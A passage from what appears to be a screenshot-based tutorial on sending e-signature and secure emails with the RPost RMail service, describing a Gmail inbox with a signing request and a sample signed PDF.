
14) Write a E-sign Mail :



15) Click a Send Button :



## 16) Security Mail:



## 17) E-sign Mail :

The screenshot shows a Gmail inbox with 24 unread messages. A new message from 'anh kundariya via RPost' is highlighted. The subject is 'RMail Electronic Signature Request - Transmitted Securely'. The message body contains instructions to click a yellow 'View & Sign Document' button to review and sign the agreement. Below the button, it says 'If the "View & Sign Document" button is not active, please copy and paste this link into your web browser: https://esign.r1.rpost.net/documents/signh/aqGmorpYDjffPDNcKM70CNnwqmpnDztfujkheYzJGMDY1'. There is also a 'RPOST®PATENTED' logo. The attachment is a PDF named 'Khushi Esign.pdf'.

## 18) E-sign mail Pdf :

The screenshot shows a Gmail inbox with 24 unread messages. A PDF file named 'Khushi Esign.pdf' is shown in the preview pane. The file is titled 'RMail eSignOff' and includes the following metadata:  
To: kundariyaansh@gmail.com  
Cc:  
Sent: 11/19/2025 09:01:37 AM  
Subject: Khushi Esign

The PDF content includes the text 'This is a Secret Code' and a note at the bottom: 'Sign the agreement in your web browser'.

